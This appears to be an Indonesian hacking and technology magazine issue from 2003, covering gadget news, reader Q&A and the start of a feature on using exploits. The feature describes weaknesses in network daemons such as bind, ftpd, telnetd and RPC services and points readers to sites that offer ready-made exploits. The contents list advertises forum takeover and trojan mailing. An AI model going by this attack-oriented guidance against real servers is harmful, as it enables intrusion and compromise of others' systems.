

# jv16 Power Tools


## Bukan Sekedar Registry Tool

**Alat bantu yang menjaga komputer anda tetap fit...**

Bukan rahasia lagi bahwa registry yang berantakan membuat kompyuter anda berjalan lambat dan bermasalah. Pembersihan registry adalah salah satu fungsi jv16 Power Tools yang langsung terasa manfaatnya.

Selain itu masin terdapat tool untuk file, temporary file, serta backup. Pengendalian terhadap jv16 Power Tools sendiri dapat dilakukan lewat Access Control, Preterences, dan Internet update.

Menjaga komputer anda agar tetap fit menjadi begitu mudah...



# Salam!

## Kamera Digital Baru Sebuah Awal



• Perkembangan teknologi bersifat konvergen yaitu semakin membaurnya perbedaan antara komputer, telepon, maupun perangkat hiburan, seperti tampak pada N-Gage dari Nokia.

**B**ahwa NeoTek dianggap terlalu “serius” oleh pembaca kami tanggap dengan pergeseran fokus bahasan—yang walaupun masih mengutamakan hacking dan security—kini dilengkapi dengan pemantauan kecenderungan teknologi yang semakin menggabungkan komputer, telekomunikasi, dan hiburan.

Pengetahuan dan hiburan akan bermuara pada produktivitas, yang akan porsi lebih besar di masa-masa mendatang.

Redaksi  
[redaksi@neotek.co.id](mailto:redaksi@neotek.co.id)

## Bagaimana menghubungi **NEOTEK?**

**KONTRIBUSI ARTIKEL**  
[redaksi@neotek.co.id](mailto:redaksi@neotek.co.id)

**SURAT PEMBACA**  
[support@neotek.co.id](mailto:support@neotek.co.id)

**WEBMASTER**  
[webmaster@neotek.co.id](mailto:webmaster@neotek.co.id)

**PEMASARAN**  
[pemasaran@neotek.co.id](mailto:pemasaran@neotek.co.id)

**CHATROOM DI DALNET**  
#neoteker

**MILIS PARA NEOTEKER**  
<http://groups.yahoo.com/group/majalahneotek>

**ADMINISTRASI IKLAN**  
Tel. 021-5481457 Fax. 021-5329041

**SIRKULASI NEOTEK**  
Tel. 021-3854764

**ALAMAT REDAKSI**  
Gedung Cahaya Palmerah Suite 506  
Jl. Palmerah Utara III No. 9  
Jakarta 11480

# Daftar Isi

## NeoTek Vol. III No. 6

### NeoStart

**7 Eksploitasi Kelemahan**  
Memanfaatkan kelemahan yang ada pada server dengan exploit. Delapan vulnerabilities pada pelbagai daemon: bind, lpd, ftpd, ssh, rpc, telnet, inetd, dan openssl.

**8 C Language Exploit**  
Membahas massplo, kompilasi 8 macam exploit dalam satu paket yang mudah digunakan.

**10 Perl Exploit**  
Jenis exploit yang dapat dijalankan pada Linux atau Windows yang telah terpasang Perl interpreter.

**12 Perl pada Linux**  
Instalasi Perl interpreter pada Linux box sangat sederhana.

**13 Perl pada Windows**  
ActiveState dan MS Installer menyediakan Perl interpreter di lingkungan Windows.

### NeoStyle

**14 Mengatasi Pemblokiran POP3 Yahoo!**  
Download kembali webmail ke email client walaupun fasilitas POP3 pada Yahoo! telah dihapus. Gunakan Web2POP!

**16 VoIP Merdeka: Instalasi NetMeeting**  
Hanya bermodalkan NetMeeting yang gratis pada Windows, anda dapat menikmati fasilitas VoIP ke seluruh dunia.

**18 VoIP Merdeka: Instalasi GnomeMeeting**  
End user yang menggunakan Linux dapat menginstal GnomeMeeting untuk ikut dalam jaringan VoIP Merdeka.

**20 VoIP Merdeka: Instalasi Gatekeeper**  
Memungkinkan end user di balik proxy untuk memanfaatkan VoIP Merdeka.

**22 Ikon Windows 98**  
Meng-customize ikon-ikon pada Windows 98 melalui modifikasi registry.

### NeoTutor

**38 Objek pada JavaScript**  
Anda dapat bekerja dengan objek pada JavaScript, walaupun tidak dapat menetapkan sub-class seperti halnya pada Java.

**40 Mendapatkan Source Code JavaScript**  
Cara memperoleh source code JavaScript dengan berburu di Internet.

### NeoReview

**45 Kamera Digital untuk Fotografer Pemula**  
Pabrikan kamera digital mengincar ceruk pasar baru: para pemula.

**46 Enam Kamera Digital Pilihan untuk Pemula**

Resolusi 2.0 Megapixel lebih dari cukup untuk pemula. Apalagi bila dilengkapi dengan optical zoom.



**48 Digital Image Toolkit**  
Belum mampu Adobe Photo Elements? Gunakan berbagai freeware dengan fungsi yang setara.

**49 Kursus Kilat Manipulasi Foto**  
Lakukan koreksi terhadap kesalahan yang lazim terjadi yaitu gambar yang under-exposed, terutama bila objek foto berada di depan latar belakang yang terang.

### Situs NeoTek

[www.neotek.co.id](http://www.neotek.co.id)  
[neotek.kpone.com.sg](http://neotek.kpone.com.sg)

Jadikan situs NeoTek sebagai pangkalan Anda berselancar

#### Link Langsung

Kunjungi situs-situs yang dibahas di majalah NeoTek dengan sekali klik lewat situs NeoTek.

#### NeoTek versi PDF

Kehabisan NeoTek di kota Anda? Dapatkan saja versi PDF-nya. Gratis!

#### Download

Tersedia juga download di situs NeoTek selain dari situs aslinya

#### Layanan Rupa-rupa NeoTek

Perlengkapan berinternet dari situs NeoTek

#### Channel #neoteker di Dalnet

Ngobrol ramai-ramai sesama NeoTeker

#### Web Chat Room

Kini tidak usah jauh-jauh untuk ngobrol langsung dengan sesama NeoTeker

#### Mailing List

Ini yang paling ramai. Segera ikutan berbagi pengalaman berinternet!

#### NeoTeker Official Portal

<http://neotek.portal.dk3.com>

Situs komunikasi antar Neoteker.



## FOKUS BULAN INI

# Memahami Exploit: Menjadi Script Kiddie

## NeoTekno

### 24 Menjebol Forum phpBB

Dengan teknik sederhana, forum phpBB dapat 'dijebol' sehingga anda dapat menjadi administrator forum tersebut.

### 28 Server IRC Bergaya DALnet

DALnet adalah server IRC yang paling populer karena layanannya yang istimewa: NickServ, ChanServ, dan MemoServ. Dengan WircSrv, anda dapat membuat server IRC semacam DALnet pada komputer anda yang berbasis Windows.

## NeoRagam

**4** Klak Klik  
Menggemang Game Phone  
Meresepkan Tablet

**5** Sorry, No Floppy Provided  
Good Bye to Floppy?  
Blank CD Masih Paling  
Populer untuk Pengguna?  
Small is Useful

## Inbox

**6** NmN  
Neoteker menjawab Neoteker

**44** Daftar Isi CD NeoTek

### 32 Menyusup dengan Trojan Bulk Mailer

Cara mengirimkan trojan ke komputer orang lain lewat email yang dikirimkan ke calon korban.

### 34 Linux Tanpa Hard Disk dengan LTSP

Bahasan awal mengenai diskless computer yang dapat dikembangkan arah teknologi PC cloning.

### 36 Proyek Digital Clock 6

Membahas development tool yaitu Programmer, ICE (In\_Circuit Emulator), dan Non-ICE serta debugger khusus karya penulis yaitu Mini-EVM.

## NeoTek Apr/Mei 2003

### Yang Sedang Hot: Java

Java menjadi platform pilihan untuk pengembangan aplikasi WAP dengan J2ME serta aplikasi bisnis baik yang komersial maupun open source dengan memanfaatkan basis data seperti Oracle, MySQL, PostgreSQL, serta server dan tool pengembangan lainnya.

### Game Development dengan DarkBASIC

DarkBASIC digabung dengan ActiveX SDK membuat game 3 dimensi menjadi sangat mudah, sebab dilengkapi pelbagai library yang diperlukan untuk pembuatan game.

## Daftar Isi

# NeoSoft

**0** **jv16 Power Tools**  
Lebih dari sekedar registry cleaner; mencakup juga tools untuk manajemen files dan temporary files.

# NeoProfil

**3** **Kru NeoTek**  
Bermarkas di  
Gedung Cahaya Palmerah 503  
Jl. Palmerah Utara III No. 9  
Jakarta 11480  
Telp. 021-5481457  
Fax. 021-5329041

## Pemimpin Umum

Fachri Said

## Pemimpin Redaksi

Kosasih Iskandarsjah

## Redaktur Ahli

Onno W. Purbo

Michael S. Sunggiardi

## Pemimpin Usaha

Fahmi Oemar

Ridwan Fachri

## Redaktur Pelaksana

Gianto Widianto

Dadi Pakar

## Sekretaris Redaksi

Elvy Risma Nainggolan

## Dewan Redaksi

David Sugianto, Albert Siagian  
Asmuri Anwar, MA Rody C.

## Webmaster

Supriyanto

## Pemasaran

Hedhi Sabaruddin

Tuti Sundari, Arinto

## Iklan dan Promosi

Elvy Risma Nainggolan

## Keuangan

Aswan Bakri

## Bank

### Bank BNI

a.n. PT NeoTek Maju Mandiri  
No. rekening 070.001709720.001

### Bank BCA KCP Rawamangun

a.n. Aswan Bakri  
No. rekening 0940544131

## Klak Klik

### GAME, GAME & GAME

#### GAME HOUSE

[www.gamehouse.com](http://www.gamehouse.com)

Game House dapat dikatakan merupakan gudang game. Situs ini menyediakan game gratis *online*, sedangkan game-nya sendiri dapat anda beli atau download gratis versi *trial*-nya. Game yang menanti anda di sini, contohnya: Super Collapse!, Bounce Out!, Super Mahjong, dsb. Versi *trial*-nya dapat anda instal dari CD NeoTek bulan ini.



#### REALONE ARCADE

<http://games.real.com/>

RealOne pun menyediakan game semacam yang dapat anda jumpai di Game House. Di sini di antaranya terdapat Word Wizard, Rebound, Ning Po Mahjong, Diamond Mine, dll. Jika tidak ingin men-download, anda dapat menginstal versi *trial*-nya dari CD NeoTek bulan ini. Sementara itu, jika tidak keberatan pulsa telepon anda melonjak naik, anda dapat memainkan versi Web-nya secara *online*.



#### GAMES DOMAIN

[www.gamesdomain.com/indexus.html](http://www.gamesdomain.com/indexus.html)

Berbeda dengan yang disebutkan dua terdahulu, Games Domain merupakan situs game-game PC yang lebih serius. Di sini anda dapat mendownload versi demo beberapa game terkenal.

### BARANG BARU... BARANG BARU...

## Menggenggam Game Phone

**B**ermimpi memainkan Lara Croft di telepon genggam anda? Impian anda akan terwujud. Awal bulan Februari ini Nokia meluncurkan *game deck* dengan nama N-Gage.

Alat ini bukan hanya memungkinkan anda bermain game secara *online*, melainkan juga berselancar di Web, men-download email, mendengarkan musik MP3 maupun siaran radio dan menelepon. Alat ini diharapkan sudah bisa didapatkan di Singapura, Muangthai dan Australia pada bulan Oktober tahun ini.

Dengan N-Gage, Nokia menjadi pabrik telepon genggam pertama yang memasuki industri game yang sampai sekarang masih

didominasi oleh komputer dan console gaming device.

Menurut sebuah laporan dari Deutsche Bank, arena "panas" itu menjanjikan pasar yang bernilai lebih dari AS\$35 juta.

N-Gage dari Nokia ini diluncurkan dengan dilengkapi game semacam Sonic N, Tomb Raider, Snowboarding II, dan Pandemonium. Selain itu Nokia tengah mengikat kerja sama untuk memperoleh 15 judul lain dengan para pembuat game seperti Taito, THQ, Sega, Eidos, dan Activision. Di samping itu, Nokia sendiri pun akan me-



ngembangkan game dengan membentuk tiga pusat pengembangan game di Jepang, Amerika Serikat dan Inggris. Informasi mengenai hal ini lebih lanjut dapat dilihat di [www.forum.nokia.com/games](http://www.forum.nokia.com/games).

Daya tahan baterai antara tiga sampai enam jam untuk bermain game. Untuk berbicara dua jam sedangkan waktu *standby*-nya bisa sampai 240 jam. Dan jika anda mendengarkan musik, baterai N-Gage bisa bertahan sampai delapan jam.

## Mereseapkan Tablet

Di bawah ini adalah perbandingan beberapa tablet pc yang dilengkapi dengan tabel hasil perbandingannya.

#### Acer Travel Mate C102Ti S\$3.988

Dengan berat hanya 1,4 kg, Acer TravelMate merupakan notebook yang benar-benar portabel. Tetapi sebagai tablet pc, piranti ini agak tebal di genggam tangan. Anda dapat menumpai semua yang anda inginkan pada TravelMate: sepasang USB outlet, Wi-Fi dan LAN, modem, FireWire, dan port monitor eksternal. Selain Type II PC card slot, TravelMate juga mendukung Smart Card slot.



#### Fujitsu Stylist ST4110 S\$3.988

Penampilannya tidak seseksi Toshiba Portege 3500, namun Fujitsu Stylistic ST4110 tampaknya paling nyaman dipakai dengan pen yang ukurannya pas dan sangat ringan (1,48 kg). Kinerjanya luar biasa dan umur baterainya panjang. Stylistic mudah digunakan dan dilengkapi slot untuk PC card Type II, namun tanpa slot untuk CF atau SD card. Lewat docking station, dapat dikonversi menjadi



desktop.

#### Toshiba Portege 3500 S\$4.999

Jelas bahwa Toshiba Portege 3500 adalah tablet PC yang desainnya paling baik, dan paling lengkap. Mengkonversi dari notebook ke tablet PC lebih mudah dibanding Acer TravelMate selain 'isinya' yaitu Pentium III 1,3 GHz, layar 12,1", serta RAM yang doble dibanding yang lain. Selain FireWire, modem, LAN, wireless, terdapat



Merek	Prosesor	RAM	Hard disk	Grafik	Fitur tambahan	Harga
Acer TravelMate C102Ti	800 MHz Intel Pentium III-M	256 MB	30 GB	Silicon Motion Lynx 3DM 8 MB	Smart card slot	S\$3.988
Fujitsu Stylistic ST4110	800 MHz Intel Pentium III-M	256 MB	40 GB	Intel Extreme Graphics controller 48 MB (8 MB share)		S\$3.988
Toshiba Portege 3500	1,3 GHz Intel Pentium III-M	512 MB	30 GB	Trident Cyberblade XAi1 16 MB	Secure Digital card slot, Compact Flash card slot USB 2.0	S\$4.999
ViewSonic Tablet PC V1100	866 MHz Intel Pentium III-M	256 MB	20 GB	Intel 82830M graphics controller-0 48 MB (8 MB shared)	Secure Digital card slot, Compact Flash card slot USB 2.0	S\$3.590



## Sorry, No Floppy Provided



• Dell Dimension 8250 yang tidak dilengkapi floppy disk drive.

**T**erompet kematian bagi *floppy disk* kembali dikumandangkan. Kali ini peniupnya adalah Dell Computer Corporation.

Menurut laporan yang dikutip dari Associated Press, pabrik kedua terbesar di dunia itu berencana tidak lagi memasang *drive floppy disk* pada komputer *high-end* mereka yang diberi nama Dimension. Drive floppy hanya akan ditawarkan sebagai opsi.

Selama bertahun-tahun para pengguna komputer menggunakan disket 3½ inci untuk mentransfer file. Akan tetapi sejalan dengan makin membesarnya ukuran file menyebabkan disket dengan kapasitas 1,44 MB ini makin dikeluhkan orang. Dan orang mulai berpaling pada media penyimpanan yang berkapasitas lebih besar seperti *portable hard drive* yang tetap kurang praktis karena ukurannya. Dan kini *rewritable CD* menjadi populer karena harganya yang ekonomis.

Dalam hal kebutuhan praktis, tampaknya *flash memory card* akan menjadi standar de facto, khususnya Secure Digital (SD) card dan Compact Flash (CF) card.

Komputer-komputer generasi baru, baik *desktop*, *laptop* maupun *tablet PC*, menyertakan slot untuk SD dan/atau CF card.

Sejalan dengan itu, floppy disk mulai ditinggalkan. Bahkan beberapa tipe Intel *chipset* sudah tidak lagi mendukung floppy disk. Artinya anda boleh saja memasang floppy disk drive pada komputer anda tetapi tidak akan berfungsi.

## PORTABLE STORAGE MEDIA, KECIL TETAPI SEMAKIN BESAR

## Flash Storage

**S**udah berapa tahun anda bersetia terhadap floppy disk? Sejak anda “pegang” komputer? Mungkin kini sudah saatnya anda pikir-pikir untuk meninggalkan teman kerja anda yang satu ini.

Di luaran kini sudah tersedia berbagai macam *portable storage media* berkapasitas mulai dari 64 Mb sampai 1.0 Gb.

Iomega, misalnya, akhir tahun lalu baru saja meluncurkan Mini USB Drive yang besarnya hanya sejari tangan dan dapat dipasang langsung di komputer lewat universal serial bus

## Good Bye to Floppy?

(USB) port. Kapasitas simpannya? Tersedia mulai dari yang dapat “hanya” menyimpan 64 Mb dan 128 Mb. Harganya? S\$129 dan S\$169.

Produk keluaran Iomega di atas—yang disebut **USB flash drive**—adalah salah satu dari tiga media penyimpanan portabel yang populer di masyarakat. Dua lainnya adalah **flash memory card** dan **recordable compact disc**.

## Flash memory card

Media penyimpan jenis yang satu ini sekarang sudah mulai dapat ditemukan



di pasar dengan nama semisal Compact Flash (CF), Secure Digital (SD), SmartMedia, Memory Stick, atau yang sejenisnya yang dapat digunakan bersama dengan perangkat portabel semacam kamera dan webcam digital atau pemutar MP3. Pada komputer akan dikenali sebagai portable disk drive.

## Blank CD: masih paling populer untuk pengguna?

**B**erbicara mengenai media penyimpan portabel siapa pun saat ini rasanya masih akan menunjuk *blank CD* sebagai media terpopuler.

Keunggulan alat penyimpanan yang satu ini telah berhasil menaklukkan kejayaan media semacam Zip Drive-nya Iomega yang beberapa tahun lalu masih merajai pasar.

Bagaimana pengguna dapat lepas dari media yang satu ini jika harga sekeping media yang menyimpan sampai 650 Mb ini di bisa dijangkau kadang hanya dengan selembur Rp1000an (CD-R) atau Rp7.000an (CD-RW). Murah meriah.

Sedangkan *drive* alat ini kini bisa didapat dengan harga sekitar Rp250.000 sampai Rp400.000 di para pedagang komputer. Nah, siapa mau beli?



## Small is Useful

**U**kuran boleh kecil, tetapi kapasitasnya dong! Begitu mungkin yang dapat dibanggakan para pabrikan media penyimpan portabel masa kini.

## Iomega Mini USB Drive

- **Ukuran kira-kira:** Pemantik api gas
- **Penggunaan:** Transfer file antar komputer, membawa-bawa data
- **Kapasitas:** 64 Mb, 128 Mb
- **Perkiraan harga:** S\$129 dan S\$169

## Compact Flash (CF) card

- **Ukuran kira-kira:** Kotak staple
- **Penggunaan:** Kamera digital, PDA
- **Kapasitas:** Antara 32 Mb dan 512 Mb
- **Perkiraan harga:** S\$140 sampai S\$160 untuk 256 Mb, bergantung merek.

## SmartMedia card

- **Ukuran kira-kira:** Kotak staple
- **Penggunaan:** Kamera digital, pemutar MP3
- **Kapasitas:** Antara 32 Mb dan 512 Mb
- **Perkiraan harga:** S\$80 dan S\$90 untuk 128 Mb,

bergantung merek.

## IBM Microdrive

- **Ukuran kira-kira:** Sebesar kotak staple
- **Penggunaan:** Kamera digital, PDA
- **Kapasitas:** 1 Gb
- **Perkiraan harga:** S\$375

## Secure Digital (SD) card

- **Ukuran kira-kira:** Lebih besar dari koin Rp100
- **Penggunaan:** Kamera digital, personal digital assistant, pemutar MP3
- **Kapasitas:** 64 Mb, 128 Mb
- **Perkiraan harga:** S\$100 sampai S\$110 untuk 128 Mb

## Sony Memory Stick

- **Ukuran kira-kira:** Sedikit lebih besar dari dua buah baterai ukuran AAA yang diberdirikan sejajar
- **Penggunaan:** Kamera digital, digital video camera, pemutar MP3 keluaran Sony

CompactFlash (CF) card ukuran jumbo 1.0 Gbyte kini telah tersedia dengan harga S\$535 (turun dibandingkan harga sebelumnya yaitu S\$899). Makin besar dan makin murah. Itulah trend portable storage media sekarang ini.



# NmN

## NeoTeker menjawab NeoTeker

Forum ini dimaksudkan sebagai bentuk *offline* dari *mailing list* NeoTek di <http://groups.yahoo.com/group/majalahneotek>.

### ScanDisk pada Win2000

**T: Posted February 4**

Suatu saat pernah win2000 tershutdown karena mati lampu, lalu setelah lampu menyala saya menyalakan kompie dan win2000nya saat setelah mengisi login. Muncul desktopnya kok lama sekali dan setelah muncul keluar pesan error dan diminta melihat even viewer, sudah saya lihat tapi bagaimana cara menonaktifkan program yang berjalan saat login win2000 yang ada di even viewer, dimana disana hanya ditunjukkan program yang error tanpa ada opsi untuk menonaktifkannya.

Apa Win2000 tidak ada scandisknya karena sudah saya cari, untuk memperbaiki win2000 saya, apakah error tersebut akan hilang jika saya instal Win2000 lagi?

Djeff assagaf  
dassagaf@hotmail.com

**J: Posted February 5**

1. Pesan error apa yang ada di event viewer? Bisa juga cari di <http://eventid.net/> berdasarkan kode error
2. W2K punya scan disk. Buka File Explorer atau My Computer, klik kanan di drive yang mau di cek, pilih Properties, Tools dan Check Now.

Albert Siagian  
asiagian@gmx.net

**J: Posted January 8**

Scandisk ada pada Win2000. Buka properties pada disk kamu (buka win explorer, kemudian klik kanan pada drive yang akan di scan pilih tab tools, disitu ada pilihan error checking, defrag dan lain-lain. Ichak  
kecoakMalam@telkom.net

### Untuk Luar Negeri?

**T: Posted February 5**

Lam kenal pak Purbo. Leh tanya nigh. Untuk dapetin shell account yang gratisan di mana ya. Aku masih belajaran nigh mohon bimbingan dan bantuannya.

rifki santoso  
rifq\_95@yahoo.com

**J: Posted February 5**

Install aja Linux di komputer sendiri :) Ntar anda dapet shell sendiri :)

Onno W. Purbo  
onno@indo.net.id

**J: Posted February 5**

Setuju banget bos. install aja linux biar puas makei shell sendiri :D

Tapi kalo Rifki emang udah NGIDAM. bisa register gratisan dg fasilitas ssh di <http://phenix.rootshell.be>

Kalo mau jalankan dari pc yg OS nya maseh Windows. Bisa pakei tools semisal putty dll. [www.chiark.greenend.org.uk/~sgtatham/putty/download.html](http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html)

RM ZF  
rmz@palembang.linux.or.id

### What Is NeoTek All About?

**T: Posted February 6**

lol, i joined this list for a reason, not knowing the language, whats this list about? it's a hacking/cracking list?

Gary Sparkes  
kb3hag@comcast.net

**J: Posted February 6**

Majala Neotek mailist is the community of NeoTek reader. NeoTek is a magazine focusing in hacking, security,

scripting, and productivity. Besides this mailist, the magazine ia also supported by:

a. Web site (<http://www.neotek.co.id>) which provide electronic version of the magazine for free in PDF format.

b. Chat room at Dalnet (#neoteker)

c. Fans site (neoteker official portal) at <http://neotek.portal.dk3.com/>

All of them are in Bahasa Indonesia (Indonesian language).

Kosasih Iskandarsjah  
kosasih\_iskandarsjah@yahoo.com

### Netmask & Pengaruhnya

**T: Posted January 31**

Mana yg bagus (kecepatan aliran datanya, dll), jika saya pake netmask: 255.255.255.24 jika di banding dgn 255.255.255.0. Sebenarnya apa gunanya netmask selain daripada untuk menentukan jumlah pc yg bisa terkoneksi ke jaringan...?

EPHI VAN LIN  
ephi\_vl@yahoo.com

**J: Posted January 8**

Mana yg lebih bagus (/24) atau (/27)? Tidak ada.

Fungsi yg laen dari si netmask selain untuk mengetahui berapa banyak PC yg bisa berada dalam 1 LAN, adalah digunakan untuk mengetahui apakah IP address yg bersangkutan berada dalam 1 LAN atau tidak dan tidak ada pengaruh dengan kecepatan aliran data.

Kalau berada dalam 1 LAN yg sama maka host yg bersangkutan akan melakukan ARP lookup, sedangkan kalau ada dalam LAN yg

berbeda maka paket akan dikirimkan ke gateway/ router.

Jika dalam LAN yg menggunakan private IP address (10.0.0.0/8, 172.16.0.0/16-172.31.0.0/16, 192.168.0.0/24-192.168.255.0/24) untuk 30 PC, tidak ada masalah sama sekali apakah mau menggunakan /26 (= 255.255.255.192) atau /24 (= 255.255.255.0). Tapi kalau IP address yg digunakan adalah public IP address, nah baru deh bermasalah.

Pasalnya, Public IP address terbatas, jadi yah kalau dikasih oleh ISP-nya suatu sub-net dengan /29 yah mau nggak mau harus deh pakai itu :D.

JAF  
cpindonesia@yahoo.com

### Internet Sharing

**T: Posted February 6**

Aku punya masalah nih, di tempat kerjaku internet pake jaringan LAN, hanya beberapa komputer yg bisa browsing Internet, yang lain cuma bisa email aja, aku mau tanya: Gimana caranya internet sharing?

Erick  
khoentjara@hotmail.com

**J: Posted February 7**

Tools, Internet Options, Connections, LAN Settings lalu klik 'Use a proxy server' lalu klik Advanced dan isikan IP address dari komputer yang berfungsi sebagai proxy server beserta port-nya (biasanya sih port 8080, 3128 atau 1080 tergantung seting).

Tapi, ngomong-ngomong anda sudah paham konsepnya proxy belum ?

Harnanto  
harnanto@pjb2.com

# MEMAHAMI EXPLOIT

# Mengeksploitasi Kelemahan

**Daemon** adalah komputer yang **memberikan suatu servis** pada jaringan/Internet. Komputer yang memberikan servis telnet disebut sebagai telnet daemon (telnetd), yang memberikan servis file transfer protocol (FTP) disebut ftpd, dan seterusnya. Server-server ini mungkin mempunyai kelemahan (**vulnerabilities**) yang dapat **dieksploitasi**.

**S**ETIAP SISTEM MEMPUNYAI KELEMAHAN (VULNERABILITIES) dan kelemahan ini dapat dimanfaatkan (dieksploitasi) oleh yang memahaminya. Dari sinilah timbul kata exploit, yaitu suatu skrip atau program kecil yang khusus diciptakan untuk mengeksploitasi kelemahan.

Ber macam-macam exploit dapat diperoleh berbagai situs di Internet, sehingga nyaris siapapun bisa memanfaatkannya. Tidak heran bila keamanan jaringan komputer semakin perlu diperhatikan.

Membahas kelemahan apa saja yang dapat dieksploitasi tidak akan habis-habisnya mengingat setiap saat ditemukan lagi kelemahan baru yang dapat dieksploitasi. Khusus kali ini akan dibahas tujuh kelemahan untuk melengkapi artikel mengenai exploit **massplo**, yaitu kelemahan pada **bind**, **lpd**, **ftpd**, **ssh**, **rpc**, **telnet**, **inetd**, dan **openssl**.

## bind

bind (Berkeley Internet Name Domain) yang menerjemahkan domain name ke IP address mempunyai dua kelemahan. Pertama memungkinkan penyusup membaca bind stack yang akan mengungkapkan environment variable. Kedua kondisi buffer overflow dapat terjadi dalam Translation Signature (TSIG) handling code.

## lpd

lpd (Line Printer Daemon) mempunyai banyak kelemahan yang memungkinkan penyerang mendapatkan akses root dari sistem. Kelemahan buffer overflow terdapat pada sistem BSD, AIX, dan HP-UX. Kelemahan Sendmail memungkinkan akses root dan hostname authentication dapat di-bypass dengan men-spoof DNS.



• Kunjungi **www.memed.org** untuk mendapatkan berbagai macam exploit yang dapat dipakai untuk mulai belajar.

## ftpd

ftpd (File Transfer Protocol Daemon) pada WU-FTPD 2.6.0 ke bawah mempunyai kelemahan pada perintah SITE EXEC yang memungkinkan penyerang mendapatkan akses ke server lewat buffer overflow. ProFTPd dapat dibuat crash dengan mengirimkan string `"/.."` secara bertubi-tubi.

## ssh

ssh (Secure Shell) daemon mempunyai kelemahan yang mengakibatkan akses root, DoS, eksekusi sembarang kode, dan kompromi sistem sepenuhnya, khususnya pada SSH1.

## rpc

rpc (Remote Procedure Call) memungkinkan suatu komputer menjalankan program yang terdapat di komputer lain. Banyak digunakan untuk mengakses network service seperti NFS filesharing dan NIS. Program ini rawan terhadap berbagai jenis serangan DoS. Ada tiga RPC service yang paling sering dieksploitasi:

```
rpc.ttdserverd
rpc.cmsd
rpc.statd
```

## telnet

telnetd (Telnet daemon) rawan terhadap serangan buffer overflow, khususnya pada sistem BSD. Proses telnetd yang diturunkan dari BSD source mengandung fixed-sized buffer untuk menyimpan hasil dari telrcv. Karena buffer ini tidak melakukan bound checking, maka bila menerima jawaban yang lebih besar dari kapasitas buffer-nya, maka dapat terjadi buffer overflow.

## inetd

inetd (inet daemon) merupakan master daemon. Dari sinilah semua servis daemon yang lain diluncurkan. Inetd juga mempunyai kelebihan, yaitu dapat menolak akses dari IP tertentu (anda mungkin pernah mengalami ditolak oleh IRC server karena inetd anda tidak dikenali). Tidak semua sistem operasi mempunyai inetd. Windows, misalnya, tidak mempunyai servis inetd. Konfigurasi default inetd bersifat insecure sebab penyerang dapat mengakses servis-servis seperti telnet, ftp, dan remote shell melalui inetd.

## openssl

Secure Socket Layer (SSL), misalnya pada protokol https (port 443) yang banyak digunakan dalam transaksi e-commerce ini, rawan terhadap serangan Denial of Service.



# MEMAHAMI EXPLOIT

## Contoh C Language Exploit


Hacking kini sangat mudah dengan tersedianya **exploit**, skrip yang ditulis dalam **C Language** atau **Perl** yang mengeksploitasi kelemahan yang ada. Yang anda perlukan cuma **akses Internet** dan menginstal **Linux** sendiri pada komputer anda! **M.A. Rody Candra** (odyxb@melva.org) membahasnya untuk anda.

**A** NDA MUNGKIN TELAH MEMBACA artikel-artikel mengenai *rooting* (mendapatkan akses sebagai *root user*/administrator terhadap suatu sistem), baik rooting Apache Server maupun rooting Linux Server. Untuk dapat melakukan rooting tersebut digunakan exploit. Pada NeoTek Januari 2003 dibahas rooting terhadap Apache Server dengan menggunakan exploit **openssl-too-open.tar.gz**, serta rooting terhadap Linux Server dengan menggunakan exploit **ftp.tgz**. Apa itu *exploit*? Sesuai namanya, exploit adalah skrip yang dibuat untuk memanfaatkan (mengeksplotasi) kelemahan suatu sistem.

Umumnya exploit ditulis dengan menggunakan bahasa pemrograman C dan dibuat sedemikian rupa demi membantu dalam menembus pertahanan suatu server. Exploit ada juga yang dibuat dengan menggunakan Perl. Untuk dapat menggunakan atau menjalankan exploit dibutuhkan *shell* (command line pada Unix/Linux). Cara paling mudah untuk mendapatkan shell, gunakan OS (operating system) Linux pada komputer anda.

Exploit sekarang ini sudah sangat banyak dan mudah didapat. Anda dapat mengambilnya gratis di Internet. Ada situs-situs yang menawarkan exploit antara lain:


[www.neworder.box.sk/codebox.links.php?key=exxx](http://www.neworder.box.sk/codebox.links.php?key=exxx)  
[www.packetstormsecurity.nl](http://www.packetstormsecurity.nl)  
[www.memed.org/exploit/exploit.html](http://www.memed.org/exploit/exploit.html)



